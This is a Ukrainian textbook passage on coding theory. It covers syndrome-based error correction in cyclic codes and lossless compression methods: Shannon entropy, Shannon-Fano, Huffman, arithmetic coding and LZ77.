Термін "синдром" запозичений з медичної практики і означає комплекс симптомів хвороби, характерний для певного захворювання. У теорії кодування синдром, який також називають критерієм помилки, позначає сукупність ознак, характерних для конкретної помилки. Для виправлення помилки на стороні прийому необхідно знати не тільки факт її існування, але і її місцезнаходження, яке визначається по встановленому виду вектору помилки $z(X)$.

Після передачі по каналу з перешкодами приймається кодове слово

$$\tilde{Q}(X) = Q(X) + z(X),$$

де $Q(X)$ - кодова комбінація, яка передається; $z(X)$ — поліном (вектор) помилки, що має ступінь від 1 до n-1.

При декодуванні прийняте кодове слово ділиться на $G(X)$

$$\frac{\tilde{Q}(X)}{G(X)} = U(X) + h(X),$$

де залишок від ділення $h(X)$ і є синдромом.

Якщо при діленні виходить нульовий залишок $h(X) = 0$, то виноситься рішення про відсутність помилки $z(X) = 0$. Якщо залишок (синдром) ненульовий $h(X) \neq 0$, то має місце висновок про наявність помилки і визначається шумовий вектор (поліном) $z(X)$, а потім - кодове слово, яке передається, оскільки

$$Q(X) = \tilde{Q}(X) + z(X).$$

Всякому ненульовому синдрому відповідає певне розташування (конфігурація) помилок. Взаємозв'язок між виглядом синдрому і місцеположенням помилкового символу знаходиться досить просто. Достатньо в будь-яку дозволену кодову комбінацію ввести помилку і виконати ділення $G(X)$. Отриманий залишок - синдром і указуватиме на помилку в цьому символі.

Розглянемо варіанти формування і обробки циклічних кодів, заданих у вигляді матриць, на конкретному простому прикладі, в якому визначені двійкові (дуальні) породжуючі поліноми кодів:

$$X^7+1=(X+1)(X^3+X+1)(X^3+X^2+1).$$

Нехай заданий циклічний код з дуальними породжуючими поліномами $G(X)=X^3+X+1\to 1011$ та $\overline{G}(X)=X^3+X^2+1\to 1101$.

Складемо матриці для формування дозволених кодових комбінацій, що породжують і перевірочні матриці для отримання синдромів.

Першим рядком в матриці записується добуток породжуючого поліному (у двійковому уявленні) на оператор зрушення X^r для резервування місця під запис r = 3 перевірочних символів. Наступні k-1 рядків матриць отримуються шляхом послідовного циклічного зрушення базового кодового слова матриці G і $\overline{G}$ на одну позицію управо, оскільки при цьому, за визначенням циклічних кодів, також маємо дозволені до передачі кодові комбінації:

$$G(X)=\begin{vmatrix}1011000 & 1\\ 0101100 & 2\\ 0010110 & 3\\ 0001011 & 4\end{vmatrix} \quad \text{і} \quad \overline{G}(X)=\begin{vmatrix}1011000 & 1\\ 0101100 & 2\\ 0010110 & 3\\ 0001011 & 4\end{vmatrix}$$

Але у такому вигляді ці породжуючі матриці, розміром $k\times n$-(n стовпців, k рядків) можуть утворити тільки нероздільний циклічний код, тобто код, у якого не визначені жорстко місця інформаційних і перевірочних елементів. Для побудови породжуючої матриці, що формує роздільний блоковий код, необхідно матрицю перетворити до канонічного вигляду шляхом простих лінійних операцій над рядками, які перенумеровані від 1 до 4.

Канонічну форму матриці можна отримати шляхом складання ряду дозволених кодових комбінацій. Канонічна матриця повинна в лівій частині породжуючої матриці містити одиничну діагональну квадратну підматрицю порядку k для отримання у результаті блокового циклічного коду. З цією метою для отримання першого рядка канонічної матриці необхідно скласти по модулю 2 рядки з номерами 1, 3 і 4 матриці полінома G, а для матриці $\overline{G}$ — рядки з номерами 1, 2 і 3 відповідної матриці. В цьому випадку в отриманих матрицях в перших рядках залишаються "1" тільки на перших позиціях, а останні k-1 символів замінюються на "0", що і відповідає першим рядкам одиничних підматриць порядку k. Нормування подальших трьох рядків канонічних матриць проводиться шляхом підсумовування відповідних рядків матриць.

У результаті маємо наступний вид дуальних канонічних матриць:

$$G(X):\begin{vmatrix}1000 & 101 & 1=1\oplus 3\oplus 4;\\ 0100 & 111 & 2=2\oplus 4;\\ 0010 & 110 & 3=3;\\ 0001 & 011 & 4=4;\end{vmatrix} \qquad \overline{G}(X):\begin{vmatrix}1000 & 110 & 1=1\oplus 2\oplus 3;\\ 0100 & 011 & 2=2\oplus 3\oplus 4;\\ 0010 & 111 & 3=3\oplus 4;\\ 0001 & 101 & 4=4;\end{vmatrix}$$

Для побудови перевірочної матриці достатньо отримані матриці доповнити підматрицею одиничної матриці

$$H = \left|\begin{matrix}1000 & 101\\ 0100 & 111\\ 0010 & 110\\ 0001 & 011\\ 0000 & 100\\ 0000 & 010\\ 0000 & 001\end{matrix}\right| \quad \text{та} \quad \overline{H} = \left|\begin{matrix}1000 & 110\\ 0100 & 011\\ 0010 & 111\\ 0001 & 101\\ 0000 & 100\\ 0000 & 010\\ 0000 & 001\end{matrix}\right|.$$

З правого боку у цих матриць стоять значення синдромів, з лівого – рядок, в якому одиниця вказує на збійний біт, що породжує даний синдром.

Приклад. Закодуємо чотирьох бітове слово 1010, тобто $P(X) = X^3 + X$ з використанням породжуючого поліному $G(X) = X^3 + X + 1$.

Спочатку знайдемо залишок від ділення $P(X)X^3 \to 1010000$ на породжуючий поліном $G(X) \to 1011$:

$$\frac{P(X)X^3}{G(X)} = \frac{X^6 + X^4}{X^3 + X + 1} = X^3 + 1 + \frac{X + 1}{X^3 + X + 1},$$

тобто $R(X) = X + 1 \to 011$. Таким чином, код матиме вигляд $Q(X) = P(X)X^3 + R(X) = X^6 + X^4 + X + 1 \to 1010011$.

Нехай даний код надійшов з помилкою 1000011, або, що те ж $X^6 + X + 1$. Постараємося з'ясувати чи отриманий код з помилкою чи ні, а якщо отриманий код невірний, то який біт прийшов з помилкою. Поділимо закодоване слово на відомий породжуючий поліном, і якщо залишок від ділення буде дорівнювати нулю, то слово прийшло без помилки, інакше код невірний -

$$\frac{X^6 + X + 1}{X^3 + X + 1} = X^3 + X + 1 + \frac{X^2 + X}{X^3 + X + 1},$$

залишок від ділення $h(X) = X^2 + X \to 110$.

У таблиці синдромів значенню 110 відповідає рядок 0010, що указує на біт який прийшов з помилкою, тобто правильним буде код 1010011 і, отже, правильним буде слово 1010.

Наведемо деякі приклади застосування циклічних кодів [74].

У накопичувачах на жорстких магнітних дисках (НЖМД) використовуються циклічні коди, що виправляють помилки ECC (Error Correction Codes). Фірми-виробники НЖДМ включають схеми формування ECC і виправлення помилок в контролерах жорстких дисків. Оскільки в даний час використовуються НЖДМ з вбудованими контролерами, то користувачеві і не повідомляється про конкретний код, який в ньому використовується. Наприклад, у ряді контролерів для сектора завдовжки 512 байтів формується ECC завдовжки 7 байт.

У CD-ROM для забезпечення високої надійності у формат файлової системи за стандартом ISO 9660 (High Sierra) введені поля EDC (Error Diagnostic Codes) завдовжки 4 байти і ECC завдовжки 276 байт для інформаційного поля завдовжки 2048 байт. Використовується код Ріда-Соломона з перемеженням - CIRS-Cross

Interleave Reed Solomon. Цей же код використовується у ряді пристроїв архівного зберігання інформації на магнітній стрічці (стрімерах).

В універсальній послідовній шині USB- Universal Serial Bus - для виявлення помилок передачі кожен пакет має поля CRC(Cyclic redundancy check - код циклічного контролю), що дозволяють виявляти всі одноразові і двократні бітові помилки.

Контрольні питання.

1. На яких позиціях знаходяться службові біти коду Хемінга?
2. На яких позиціях знаходяться службові біти циклічного коду?
3. Що є позначається терміном «симптом» у циклічних кодах?
4. Які існують циклічні коди?
5. Яка різниця між циклічними кодами і кодами Хемінга?

2. Ефективне кодування інформації

Всі методи стиску можна поділити на дві великі групи: стиск з втратами і стиск без втрат. Стиск без втрат застосовується в тих випадках, коли інформацію потрібно відновити з точністю до біту. Такий підхід є єдино можливим при стисненні, наприклад, текстових даних. В деяких випадках, проте, не вимагається точного відновлення інформації і допускається використовувати алгоритми, що реалізують стиск з втратами, що на відміну від стиску без втрат, зазвичай простіше реалізується і забезпечує вищий ступінь компресії. Перш за все це відноситься до мультимедіа – зображень, звуку, відео. Методи стиску з втратами розглядаються в курсі комп'ютерної графіки ([18],[29],[45]).

Всі методи стиску даних без втрат засновані на простому логічному принципі. Якщо уявити, що елементи які часто зустрічаються, закодовані коротшими кодами, а ті, що рідше зустрічаються – довшими, то для зберігання всіх даних буде потрібно менше місця, ніж якби всі елементи були представлені кодами однакової довжини.

Точний взаємозв'язок між частотами появи елементів, і оптимальними довжинами коду, описаний теоремою Шеннона (Shannon's source coding theorem), яка визначає межу максимального стиску без втрат і ентропію Шеннона.

У 1947—1948 роках американський математик і інженер Клод Шеннон, виходячи з елементарних міркувань, відкрив нову область математики — теорію інформації. Поштовхом до створення нової науки були чисто технічні проблеми передачі інформації по телеграфних і телефонних проводах, проте до теперішнього часу, завдяки загальному характеру, теорія Шеннона знаходить застосування в дослідженнях, що відносяться до передачі і збереження будь-якої інформації.

У основі теорії Шеннона лежить необхідність чисельного критерію ступеню невизначеності різних дослідів, щоб порівнювати їх за допомогою даної характеристики між собою. В якості міри невизначеності випадкового об'єкту (системи) зі скінченною множиною можливих станів $A_1, A_2, ..., A_n$ та відповідною імовірністю $p_1, p_2, ..., p_n$ або дискретної випадкової величини *X,* що приймає значення $X_1, X_2, ..., X_n$ з тією ж імовірністю, Клод Шеннон запропонував використовувати функціонал

$$H(A) = H(p_1, p_2, ..., p_n) = -\sum_{k=1}^{n} p_k \log p_k,$$

названий ентропією.

Логарифми беруться при довільній основі, але у випадку, якщо за одиницю вимірювання ступеня невизначеності прийняти невизначеність, що міститься в досліді з двома рівно імовірними результатами (наприклад, в досліді з підкиданням монети при з'ясуванні того, що випала решітка або герб), то слід брати основу яка дорівнює двом. Якщо використовувати десяткові логарифми, то одиницею ступеня невизначеності служитиме невизначеність досліду з 10 рівно імовірними результатами (таким є, наприклад, дослід, що полягає у витяганні кулі з урни з десятьма перенумерованими кулями).

Таким чином, згідно Шеннону, стану A_i об'єкту A треба поставити у відповідність ступінь невизначеності, яка дорівнює $-\log p_i$ а в якості міри невизначеності самого об'єкту беремо середнє значення невизначеності окремих станів, тобто середнє значення дискретної випадкової величини. Таким чином, маємо, що якщо множині $A_i, i = 1,2,...,n$, станів випадкового об'єкту поставити у відповідність дискретну випадкову величину X, то ентропія такої випадкової величини співпаде з ентропією об'єкту A. Останній факт пояснюється тим, що міра Шеннона не може претендувати на повне врахування всіх факторів, які визвали невизначеність досліду. Наприклад, міра Шеннона не залежить від самих станів A_i випадкового об'єкту A чи значень X_i дискретної випадкової величини X. Так чи інакше, її доцільно використовувати для розв'язку багатьох проблем, які виникають під час передачі повідомлень по лініям зв'язку. Так, для визначення часу, необхідного для передачі повідомлення, конкретний зміст цього повідомлення не суттєвий і це проявляється в незалежності ентропії $H(A)$ від станів $A_1, A_2,..., A_n$. До того ж, ясно, що імовірності окремих повідомлень, важливі для теорії зв'язку.

Ентропія володіє цікавими властивостями, які підтверджують, що вона є природною кількісною мірою невизначеності.

1. Ентропія $H(p_1, p_2,..., p_n) = 0$ тоді і тільки тоді, коли всі імовірності p_i окрім однієї, дорівнюють нулю, а ця єдина імовірність дорівнює одиниці. У всіх інших випадках ентропія додатна.
2. При заданому *n* величина H максимальна і дорівнює $\log n$ лише у випадку, коли всі p_i рівні між собою, тобто

$$p_1 = p_2 = ... = p_n = \frac{1}{n}.$$

3. Якщо A і B — два незалежні випадкові об'єкти з числом станів n і m відповідно, то

$$H(AB) = H(A) + H(B).$$

Визначивши ентропію як міру невизначеності стану випадкового об'єкту, бачимо, що в результаті отримання додаткової інформації, невизначеність такого об'єкту може бути хіба що зменшена. Тому природно кількість інформації вимірювати зменшенням ентропії об'єкту або системи, для уточнення стану якого призначена інформація.

Розглянемо деякий випадковий об'єкт A і оцінимо інформацію, що отримується в результаті того, що стан системи A стає повністю відомим. До отримання відомостей, тобто апріорі, ентропія системи дорівнювала $H(A)$, а після отримання додаткової інформації, тобто апостеріорі, стан об'єкту визначився повністю, і ентропія стала дорівнювати нулю. Позначимо через I_A інформацію, що отримується в результаті з'ясування стану об'єкту A. Ясно, що вона дорівнює зменшенню ентропії $I_A = H(A) - 0$ або $I_A = H(A)$, тобто кількість інформації, отриманої при повному з'ясуванні стану деякого об'єкту, дорівнює ентропії цього об'єкту. Таким чином,

$$I_A = -\sum_{k=1}^{n} p_k \log p_k,$$

де $p_i = P(A = A_i)$. Отримане співвідношення є середня інформація окремих інформацій, що отримуються від окремих повідомлень:

$$I_{A_i} = -\log p_i, i = 1,2,...,n,$$

і може бути записана у вигляді

$$I_A = \sum_{k=1}^{n} p_k I_A.$$

Оскільки всі числа p_i не більше одиниці, то як окрема інформація I_{Ai} так і середня інформація I_A не можуть бути від'ємними. Якщо всі можливі стани об'єкту апріорі однаково імовірні, тобто

$$p_1 = p_2 = ... = p_n = \frac{1}{n},$$

то, природно, що інформація I_{Ai} від кожного окремого повідомлення

$$I_{Ai} = -\log \frac{1}{n} = \log n$$

дорівнює середній інформації

$$I_A = -n \frac{1}{n} \log \frac{1}{n} = \log n.$$

У разі, коли стани об'єкту мають різну імовірність, інформації від різних повідомлень неоднакові: найбільшу інформацію несуть повідомлення про ті стани, які апріорі були найменш імовірні.

Кодуванням в загальному сенсі назвемо відображення стану однієї фізичної системи за допомогою станів деякій іншої системи. Наприклад, при телефонній розмові звукові сигнали кодуються за допомогою електромагнітних коливань, які потім декодуються на іншому кінці лінії знову в звукові сигнали.

Обмежимося випадком простого кодування, коли обидві системи A і B мають скінченне число можливих станів. Нехай є деяка система A (наприклад, літера), яка випадково приймає один із станів $A_1, A_2, ..., A_n$ і нехай ми бажаємо її закодувати за допомогою іншої системи B, можливі стани якої $B_1, B_2, ..., B_n$, де $m < n$. Тоді для випадку $m < n$, один стан системи A відображаємо за допомогою деякої комбінації станів системи B (наприклад, ASCII коди чи кодування літер абетки кодами Морзе).

Кодуванням у вузькому сенсі назвемо вибір таких комбінацій і встановлення відповідності між вхідним повідомленням і цими комбінаціями.

Коди розрізняються по числу елементарних символів або, що те ж саме, по числу можливих станів системи B. В абетці Морзе таких елементарних символів чотири – точка, тире, пропуск і символ закінчення символу. Код з двома елементарними символами називається бінарним, і зазвичай його зображають нулем і одиницею (0 і 1).

2.1. Код Шеннона-Фано

Оскільки одне і те ж повідомлення можна закодувати різними способами, то природно виникає питання про оптимальні, в якомусь сенсі, способи кодування.

Вважатимемо оптимальним такий код, при якому на передачу повідомлень витрачається мінімальний час [53]. Якщо на передачу кожного елементарного символу (наприклад, 0 або 1) витрачається один і той же час, то оптимальний код на передачу повідомлення заданої довжини дасть мінімальну кількість елементарних символів. Потрібно закодувати бінарним кодом літери так, щоб кожній літері відповідала певна комбінація елементарних символів 0 і 1 і щоб середнє число цих символів на одну літеру тексту було мінімальним. Найпростіший спосіб кодування полягає в приписуванні всім символам підряд номерів, а потім перевести всі номери в бінарну систему числення. Нагадаємо, що в бінарній системі одиниці різних розрядів є різними ступенями двійки. Наприклад

$$11 = 1 \cdot 2^3 + 0 \cdot 2^2 + 1 \cdot 2^1 + 1 \cdot 2^0,$$

і в бінарній системі десяткове число 11 запишеться як 1011.
Нехай маємо повідомлення «МАМА МИЛА РАМУ МИЛОМ», закодуємо кожен символ бінарним кодом

Символ	Код
“ “	000
“А”	001
“Л”	010
“М”	011
“О”	100
“Р”	101
“У”	110
“И”	111

У цьому коді на представлення кожного символу витрачаються три елементарних символи і закодована послідовність матиме вигляд (60 бітів)

011001011001000011111010001000101001011110000011111010100011

Зрозуміло, що це не оптимальний код, оскільки було б розумно, щоб літери, що часто зустрічаються, були закодовані меншим числом символів, а ті, що рідше зустрічаються — більшим. Перейдемо до отримання найбільш економічного коду з міркувань теорії інформації. Очевидно, код буде оптимальним, якщо кожен елементарний символ буде передавати максимальну кількість інформації. А це, згідно властивості ентропії, має місце тільки у разі рівноймовірності станів, тому в основі оптимального кодування лежить вимога, щоб елементарні символи в закодованому тексті зустрічалися в середньому з однаковою частотою.

Тепер викладемо метод побудови коду (який відомий під назвою коду Шеннона—Фано), що задовольняє поставленій вище умові. Згідно цьому способу, кодовані символи розділяються на дві приблизно рівно імовірні підгрупи: для першої групи символів на першому місці комбінації ставиться 0, а для другої групи символів — 1. Далі кожна група знову ділиться на дві приблизно рівно імовірні підгрупи; для символів першої підгрупи на другому місці ставиться 0, а для другої підгрупи — 1 і так далі.

Приклад. Отримати код Шеннона— Фано фрази «МАМА МИЛА РАМУ МИЛОМ». Спочатку побудуємо частотний словник і упорядкуємо символи по спаданню частот.

Символ	Частота
“М”	6
“А”	4
“ “	3
“Л”	2

“И”	2
“О”	1
“Р”	1
“У”	1

Поділимо всі символи на дві групи так, щоб вага (сума частот) кожної групи була приблизно однакова. Першій групі поставимо у відповідність 0, другий 1.

Символ	Частота	Код
“М”	6	0
“А”	4	0
“ “	3	1
“Л”	2	1
“И”	2	1
“О”	1	1
“Р”	1	1
“У”	1	1

Повторимо цей процес усередині кожної групи

Символ	Частота	Код
“М”	6	0 0
“А”	4	0 1
“ “	3	1 0
“Л”	2	1 0
“И”	2	1 1
“О”	1	1 1
“Р”	1	1 1
“У”	1	1 1

і так до тих пір, доки кожна група не буде складатися з одного символу

Символ	Частота	Імовірність зустрічі символу	Код
“М”	6	0.3	0 0
“А”	4	0.2	0 1
“ “	3	0.15	1 0 0
“Л”	2	0.1	1 0 1
“И”	2	0.1	1 1 0 0
“О”	1	0.05	1 1 0 1
“Р”	1	0.05	1 1 1 0
“У”	1	0.05	1 1 1 1

Таким чином наше повідомлення можна записати наступним кодом (55 бітів)

0001000110000110010101100111001001111100001100101110100

Відзначимо, що при цьому немає необхідності відокремлювати символи один від одного спеціальним знаком, оскільки декодування тут виконується однозначно. Проте при такому коді будь-яка помилка кодування робить неможливим декодування всього наступного за помилкою тексту.

Переконаємося, що складений нами код, за відсутності помилок, насправді є оптимальним. Для цього знайдемо спочатку середню інформацію, що міститься в одній літері тексту, тобто ентропію на одну літеру:

$$H = -\sum_{i=1}^{8} p_i \log_2 p_i = -0.3\log_2 0.3 - 0.2\log_2 0.2 - 0.15\log_2 0.15 - 2\times 0.1\log_2 0.1 - 3\times 0.05\log_2 0.05,$$

тобто $H \approx 2.708694969$ бітів. Далі отримаємо середнє число елементарних символів на одну літеру (тут k_i – розмір коду і-го символу):

$$k = \sum_{i=1}^{8} k_i p_i = 2\times 0.3 + 2\times 0.2 + 3\times 0.15 + 3\times 0.1 + 4\times 0.1 + 4\times 0.05 + 4\times 0.05 + 4\times 0.05 = 2.75.$$

Поділимо ентропію H на k і отримаємо кількість інформації на один елементарний символ

$$I_S = \frac{H}{k} = \frac{2.708694969}{2.75} \approx 0.9849799887.$$

Таким чином, інформація на один символ близька до своєї верхньої межі 1, і, отже, вибраний нами код досить близький до оптимального.

Відзначимо, що у разі кодування кожного символу однією і тією ж кількістю бітів (трьома бітами), число інформації на один символ приблизно дорівнює *0.902898323*. На закінчення відзначимо, що кодування по символах не є оптимальним, оскільки між сусідніми літерами осмисленого тексту завжди є залежність. У зв'язку з цим, більш економніший код можна побудувати, якщо кодувати також і цілі блоки з літер. Зокрема, можна кодувати такі комбінації літер, що часто зустрічаються, такі як «ний», «имо», «ння» і тому подібне, причому принцип двійкового кодування зберігається, тому кодовані блоки слід розташовувати в порядку спадання частот, або використовувати інші методи, що будуть розглядатися нижче.

2.2. Код Хаффмана


Алгоритм Хаффмана використовує частоту появи однакових символів у вхідному блоці даних, і ставить у відповідність блокам символів, що часто зустрічаються, ланцюжок біт меншої довжини, і навпаки. Цей код є мінімально – надмірним кодом [53].

В першу чергу при кодуванні алгоритмом Хаффмана, нам треба побудувати схему. Робиться це наступним чином:

1. Всі літери вхідної абетки упорядковуються у порядку спадання ймовірностей появи символів у вхідному повідомленні. Всі слова з абетки вихідного потоку (тобто те, що будемо кодувати) спочатку вважаються порожніми (алфавіт вихідного потоку складається тільки з символів {0,1}).
2. Два символи вхідного потоку, які мають найменшу імовірність появи, об'єднуються в один «псевдо символ» з імовірністю *p,* яка дорівнює сумі імовірності символів, з яких він складається. Потім ми дописуємо 0 у формування коду одного символу і 1 - другого.
3. Видаляємо ці символи з алфавіту початкового повідомлення, але додаємо в цей алфавіт сформований псевдо символ (природно, він повинен бути вставлений в абетку на потрібне місце, з урахуванням його імовірності).

Кроки 2 і 3 будемо повторювати, поки у алфавіті не останеться лише 1 псевдо символ, який у собі акумулює всі початкові символи абетки повідомлення. Оскільки на кожному кроці для кожного символу проходить зміна відповідного слова (шляхом додавання одиниці або нуля), то після завершення даної процедури кожному символу абетки вхідного повідомлення буде відповідати унікальний бінарний код.

Проілюструємо кодування фрази «МАМА МИЛА РАМУ МИЛОМ»:



Для того, щоб отримати код символу, потрібно, рухаючись від самого верхнього вузла до відповідного символу, при переході на ліву гілку (червоного кольору) брати символ 0, а на праву гілку (зеленого кольору) – символ 1.

Символ	Частота	Код
“М”	6	0 0
“А”	4	1 0
“ “	3	0 1 0
“Л”	2	1 1 0
“И”	2	0 1 1 0
“О”	1	0 1 1 1
Р”	1	1 1 1 0
“У”	1	1 1 1 1

Таким чином, отримуємо послідовність (55 бітів)

00100010010000110110100101110100011110100001101100111100

Для даного випадку кількість інформації на один символ така ж, як і для коду Шеннона-Фано.

2.3. Арифметичне кодування

Як і метод Хаффмана, арифметичне кодування є методом ентропійного стиску. Кодовані дані представляються у вигляді дробу, який підбирається таким чином, щоб текст можна було представити найкомпактніше.

Розглянемо побудову дробу на інтервалі [0,1) (такий інтервал вибраний з імовірнісного підходу, на якому і побудований метод арифметичного кодування), і на прикладі вхідних даних у вигляді слова «горо̀д» (місце улюбленого відпочинку наших громадян). Нашим завданням буде розбити початковий інтервал на субінтервали з довжинами, які дорівнюють імовірності появи символів.

Складемо таблицю імовірності для нашого вхідного тексту:

Символ	Частота	Імовірність	Діапазон
О	2	0.4	[0.0, 0.4)
Г	1	0.2	[0.4, 0.6)
Р	1	0.2	[0.6, 0.8)
Д	1	0.2	[0.8, 1.0)


Під «частотою» мається на увазі кількість входжень символу у вхідному потоці. Будемо вважати, що дані величини відомі як при кодуванні, так і при декодуванні. При кодуванні першого символу послідовності (у нашому випадку — «горо̀д»), використовується весь діапазон від 0 до 1. Цей діапазон необхідно розбити на відрізки у відповідності з таблицею.

В якості робочого інтервалу береться інтервал, який відповідає поточному кодованому символу. Довжина цього інтервалу пропорційна частоті появи символу в потоці. Після знаходження інтервалу для поточного символу, цей інтервал розширюється, і у свою чергу, розбивається відповідно до частот, так само як і попередні (тобто, для нашого прикладу, на другому кроці ми повинні розбити інтервал від 0.4 0.6 на субінтервали так само, як зробили це на першому кроці). Процес продовжується до тих пір, поки не буде закодований останній символ потоку. Іншими словами i-му символу ставитиметься у відповідність інтервал

$$\left[\sum_{k=0}^{i-1} p_k, \sum_{k=0}^{i} p_k,\right), i = 1,.., N, p_0 = 0,$$

де N — кількість символів алфавіту p_i — імовірність i-го символу.

У нашому випадку це виглядає наступним чином




Отже, ми послідовно звужували інтервал для кожного символу вхідного потоку, поки не отримали на останньому символі інтервал від 0.45312 до 0.4544. Саме його і будемо використовувати при кодуванні. Тепер нам потрібно узяти будь-яке число, яке лежить у цьому інтервалі. Нехай це буде 0,454. Цього числа, в сукупності із значеннями частот символів, достатньо для повного відновлення початкового повідомлення.

Проте для успішної реалізації, дріб повинен бути представлений у бінарній формі. У зв'язку з особливістю представлення дробі в двійковій формі (нагадаю, що деякі дроби, що мають скінченне число розрядів в десятковій системі, мають

нескінченне число розрядів в двійковій), кодування зазвичай проводиться на підставі верхньої і нижньої межі цільового діапазону.

Декодування відбувається аналогічним чином (не у зворотному порядку, а саме аналогічним чином). Починаємо з інтервалу від 0 до 1, розбитого відповідно до частот символів. Спочатку перевіряємо, в який з інтервалів потрапляє наше число (0,454). Символ, відповідний цьому інтервалу і буде першим символом послідовності. Далі, ми розширюємо цей інтервал на всю шкалу, і повторюємо процедуру. Для нашого випадку процес виглядатиме наступним чином



Звичайно, ніщо не заважає продовжити зменшувати інтервал і збільшувати точність, отримуючи все нові і нові «символи». Тому, при кодуванні у такий спосіб потрібно або заздалегідь знати кількість символів початкового повідомлення, або обмежити повідомлення унікальним символом, щоб можна було точно визначити його кінець.

При реалізації алгоритму варто враховувати деякі чинники. По-перше, алгоритм у вигляді, представленому вище, може кодувати тільки короткі ланцюжки із-за обмеження розрядності. Щоб уникнути цього обмеження, реальні алгоритми працюють з цілими числами і оперують з дробами, чисельник і знаменник яких є цілим числом

Для оцінки ступеня стиску арифметичного кодування потрібно знайти мінімальне число N таке, щоб усередині робочого інтервалу при стисненні останнього символу можна знайти число, в двійковому представленні якого після N знаків йдуть тільки нулі. Для цього довжина інтервалу повинна бути не менше, ніж $1/2^N$. При цьому відомо, що довжина інтервалу буде дорівнювати добутку імовірності всіх символів.

2.4. Словарно-орієнтовані алгоритми стиску інформації. Методи Лемпела-Зіва

Методи Шеннона-Фано, Хаффмана і арифметичне кодування називаються *статистичними або ентропійними* методами. Словарні алгоритми, розглянуті в даному параграфі, носять менш математично обґрунтований, але більш практичний характер.

Алгоритм LZ77 був опублікований в 1977 році (що не важко здогадатися). Авторами алгоритму були ізраїльські математики Якоб Зів (Ziv) і Аврам Лемпел

(Lempel). Багато програм стиску інформації використовують ту або іншу модифікацію LZ77. Однією з причин популярності алгоритмів LZ є їх виняткова простота при високій ефективності стиску.

Основна ідея LZ77 полягає в тому, що друге і подальші входження деякого рядка символів в повідомленні замінюються посиланнями на її перше входження.

LZ77 використовує вже переглянуту частину повідомлення в якості словника. Щоб добитися стиску, алгоритм намагається замінити черговий фрагмент повідомлення на покажчик у змісті словника.

LZ77 використовує вікно, що "ковзає" по повідомленню. Дане вікно розділене на дві нерівні частини. Перша, більша за розміром, включає вже переглянуту частину повідомлення. Друга, набагато менша, є буфером, що містить ще незакодовані символи вхідного потоку.

Зазвичай розмір вікна складає декілька кілобайт, а розмір буфера не більше ста байт. Алгоритм намагається знайти в словнику (більшій частині вікна) фрагмент, який співпадає зі змістом буфера.

Алгоритм LZ77 видає коди, що складаються з трьох елементів:

- зсув в словнику щодо його початку підрядка, який співпадає з початком змісту буфера;
- довжина цього підрядка;
- перший символ буфера, наступний за підрядком.

